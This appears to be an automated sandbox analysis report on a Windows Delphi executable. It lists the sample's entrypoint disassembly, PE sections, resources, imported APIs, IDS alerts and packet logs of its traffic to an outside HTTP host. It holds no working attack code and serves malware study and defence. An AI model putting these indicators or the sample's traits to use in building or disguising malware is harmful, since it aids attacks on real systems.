Import Hash:	04b028ba19ad75496473f6f214390b31

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFC4h
mov eax, 00458C34h
call 00007F5B28BEA319h
xor ecx, ecx
mov dl, 01h
mov eax, dword ptr [0045865Ch]
call 00007F5B28C16C63h
mov dword ptr [0045BC90h], eax
mov eax, dword ptr [0045BC90h]
call 00007F5B28C1AFACh
call 00007F5B28BE8143h
mov eax, eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x5c000	0x2228	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x66000	0x11a00	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x5f000	0x6568	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0x57e80	0x58000	False	0.52856722745	data	6.51788117284	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
DATA	0x59000	0x123c	0x1400	False	0.4193359375	data	3.89613732636	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
BSS	0x5b000	0xc95	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x5c000	0x2228	0x2400	False	0.354600694444	data	4.89427144849	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x5f000	0x6568	0x6600	False	0.61829810049	data	6.67365309854	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0x66000	0x11a00	0x11a00	False	0.72850177305	data	7.12259951458	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
F1	0x66b78	0xc004	data	English	United States
RT_CURSOR	0x72b7c	0x134	data		
RT_CURSOR	0x72cb0	0x134	data		
RT_CURSOR	0x72de4	0x134	data		
RT_CURSOR	0x72f18	0x134	data		
RT_CURSOR	0x7304c	0x134	data		
RT_CURSOR	0x73180	0x134	data		
RT_CURSOR	0x732b4	0x134	data		
RT_BITMAP	0x733e8	0x1d0	data		
RT_BITMAP	0x735b8	0x1e4	data		
RT_BITMAP	0x7379c	0x1d0	data		
RT_BITMAP	0x7396c	0x1d0	data		
RT_BITMAP	0x73b3c	0x1d0	data		
RT_BITMAP	0x73d0c	0x1d0	data		
RT_BITMAP	0x73edc	0x1d0	data		
RT_BITMAP	0x740ac	0x1d0	data		
RT_BITMAP	0x7427c	0x1d0	data		
RT_BITMAP	0x7444c	0x1d0	data		
RT_BITMAP	0x7461c	0xe8	GLS_BINARY_LSB_FIRST		
RT_ICON	0x74704	0x2e8	dBase IV DBT of @.DBF, block length 512, next free block index 40, next free block 49, next used block 48059	Russian	Russia
RT_DIALOG	0x749ec	0x52	data		
RT_STRING	0x74a40	0x2fc	data		
RT_STRING	0x74d3c	0x1ec	data		
RT_STRING	0x74f28	0x148	data		
RT_STRING	0x75070	0x274	data		
RT_STRING	0x752e4	0x178	data		
RT_STRING	0x7545c	0xe8	data		
RT_STRING	0x75544	0x154	data		
RT_STRING	0x75698	0x498	data		
RT_STRING	0x75b30	0x354	data		
RT_STRING	0x75e84	0x3e8	data		
RT_STRING	0x7626c	0x234	data		
RT_STRING	0x764a0	0xec	data		
RT_STRING	0x7658c	0x1b4	data		
RT_STRING	0x76740	0x3e4	data		
RT_STRING	0x76b24	0x358	data		
RT_STRING	0x76e7c	0x2b4	data		
RT_RCDATA	0x77130	0x10	data		
RT_RCDATA	0x77140	0x2a8	data		
RT_RCDATA	0x773e8	0x253	Delphi compiled form 'TForm1'		
RT_RCDATA	0x7763c	0x1bd	Delphi compiled form 'TForm2'		
RT_RCDATA	0x777fc	0x127	Delphi compiled form 'TForm3'		
RT_GROUP_CURSOR	0x77924	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x77938	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x7794c	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x77960	0x14	Lotus unknown worksheet or configuration, revision 0x1		

Name	RVA	Size	Type	Language	Country
RT_GROUP_CURSOR	0x77974	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x77988	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0x7799c	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_ICON	0x779b0	0x14	data	Russian	Russia

Imports

DLL	Import
kernel32.dll	DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetVersion, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, WriteFile, UnhandledExceptionFilter, RtlUnwind, RaiseException, GetStdHandle
user32.dll	GetKeyboardType, LoadStringA, MessageBoxA, CharNextA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
kernel32.dll	TlsSetValue, TlsGetValue, TlsFree, TlsAlloc, LocalFree, LocalAlloc
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
kernel32.dll	lstrcpyA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualAlloc, Sleep, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MultiByteToWideChar, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalSize, GlobalReAlloc, GlobalHandle, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetSystemInfo, GetStringTypeExA, GetStdHandle, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCPInfo, GetACP, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FindResourceA, EnumCalendarInfoA, EnterCriticalSection, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CompareStringA, CloseHandle
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA
gdi32.dll	UnrealizeObject, StretchBlt, SetWindowOrgEx, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SelectPalette, SelectObject, SaveDC, RestoreDC, RectVisible, RealizePalette, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetTextMetricsA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetPixel, GetPaletteEntries, GetObjectA, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, ExcludeClipRect, DeleteObject, DeleteMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePatternBrush, CreatePalette, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, BitBlt
user32.dll	CreateWindowExA, WindowFromPoint, WinHelpA, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCursor, SetWindowsHookExA, SetWindowTextA, SetWindowPos, SetWindowPlacement, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClassLongA, SetCapture, SetActiveWindow, SendMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageA, OffsetRect, OemToCharA, MessageBoxA, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongA, GetWindowDC, GetUpdateRect, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClientRect, GetClassNameA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, DrawTextA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawFocusRect, DrawEdge, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DestroyAcceleratorTable, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, CreateAcceleratorTableA, ClientToScreen, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerA, CharUpperA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopy, VariantClear, VariantInit
ole32.dll	CreateILockBytesOnHGlobal, GetHGlobalFromILockBytes, OleGetIconOfClass, OleDraw, OleSetMenuDescriptor, OleSetContainedObject, OleSave, OleLoad, OleUninitialize, OleInitialize, StgOpenStorageOnILockBytes, StgCreateDocfileOnILockBytes, CoTaskMemFree, CoTaskMemAlloc, CoUninitialize, CoInitialize, IsEqualGUID
oleaut32.dll	GetErrorInfo, SysFreeString
comctl32.dll	ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_SetDragCursorImage, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_ReplaceIcon, ImageList_Add, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create

Possible Origin

Language of compilation system	Country where language is spoken	Map


Language of compilation system	Country where language is spoken	Map
English	United States	
Russian	Russia	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/09/21-11:55:16.918344	ICMP	486	ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited			45.67.231.135	192.168.2.4
02/09/21-11:55:17.931336	ICMP	486	ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited			45.67.231.135	192.168.2.4
02/09/21-11:55:19.930992	ICMP	486	ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited			45.67.231.135	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 11:54:15.447361946 CET	49785	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.447485924 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.517916918 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.518035889 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.518740892 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.522253990 CET	80	49785	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.522353888 CET	49785	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.587984085 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.604953051 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.605010033 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.605061054 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.605074883 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.605108976 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.605114937 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.605163097 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.605236053 CET	49784	80	192.168.2.4	80.208.230.180

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 11:54:15.605237007 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.605307102 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.605309963 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.605375051 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.605452061 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.605505943 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.605514050 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.605555058 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.605555058 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.605606079 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.605619907 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.605669975 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675000906 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675070047 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675127983 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675209045 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675259113 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675266027 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675292015 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675297976 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675302029 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675307035 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675317049 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675367117 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675373077 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675416946 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675420046 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675474882 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675488949 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675539970 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675550938 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675604105 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675643921 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675698042 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675700903 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675749063 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675766945 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675818920 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675836086 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675888062 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675889015 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675936937 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675936937 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.675986052 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.675987959 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.676033020 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.676052094 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.676104069 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.676120996 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.676172018 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.676172972 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.676229954 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.745351076 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.745443106 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.745518923 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.745547056 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.745569944 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.745573044 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.745582104 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.745630980 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.745631933 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.745678902 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.745682001 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.745729923 CET	49784	80	192.168.2.4	80.208.230.180

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 11:54:15.745748997 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.745799065 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.745822906 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.745872974 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.745876074 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.745923042 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.745961905 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.746021032 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.746035099 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.746089935 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.746114969 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.746166945 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.746176004 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.746225119 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.746236086 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.746285915 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.746306896 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.746359110 CET	49784	80	192.168.2.4	80.208.230.180
Feb 9, 2021 11:54:15.746383905 CET	80	49784	80.208.230.180	192.168.2.4
Feb 9, 2021 11:54:15.746432066 CET	49784	80	192.168.2.4	80.208.230.180

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 11:52:58.856076002 CET	55854	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:52:58.909513950 CET	53	55854	8.8.8.8	192.168.2.4
Feb 9, 2021 11:52:59.804018974 CET	64549	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:52:59.855705976 CET	53	64549	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:01.042562962 CET	63153	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:01.091854095 CET	53	63153	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:02.435259104 CET	52991	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:02.486052036 CET	53	52991	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:04.176301003 CET	53700	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:04.227855921 CET	53	53700	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:05.281085014 CET	51726	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:05.332729101 CET	53	51726	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:06.385823965 CET	56794	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:06.434590101 CET	53	56794	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:07.731990099 CET	56534	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:07.780833006 CET	53	56534	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:09.068414927 CET	56627	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:09.120081902 CET	53	56627	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:10.046523094 CET	56621	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:10.097656012 CET	53	56621	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:11.135745049 CET	63116	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:11.184278011 CET	53	63116	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:11.393078089 CET	64078	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:11.446985006 CET	53	64078	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:12.191623926 CET	64801	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:12.243266106 CET	53	64801	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:13.493859053 CET	61721	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:13.542617083 CET	53	61721	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:22.830174923 CET	51255	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:22.881776094 CET	53	51255	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:27.221339941 CET	61522	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:27.282989979 CET	53	61522	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:29.186481953 CET	52337	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:29.248100996 CET	53	52337	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:30.444024086 CET	55046	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:30.505289078 CET	53	55046	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:30.622597933 CET	49612	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:30.681087017 CET	53	49612	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:31.269216061 CET	49285	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:31.273341894 CET	50601	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 11:53:31.319350004 CET	60875	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:31.325728893 CET	56448	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:31.329612970 CET	53	49285	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:31.331722021 CET	53	50601	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:31.347230911 CET	59172	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:31.378170967 CET	53	60875	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:31.385018110 CET	53	56448	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:31.408570051 CET	53	59172	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:40.382668018 CET	62420	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:40.431721926 CET	53	62420	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:41.007031918 CET	60579	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:41.064487934 CET	53	60579	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:41.641114950 CET	50183	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:41.703150988 CET	53	50183	8.8.8.8	192.168.2.4
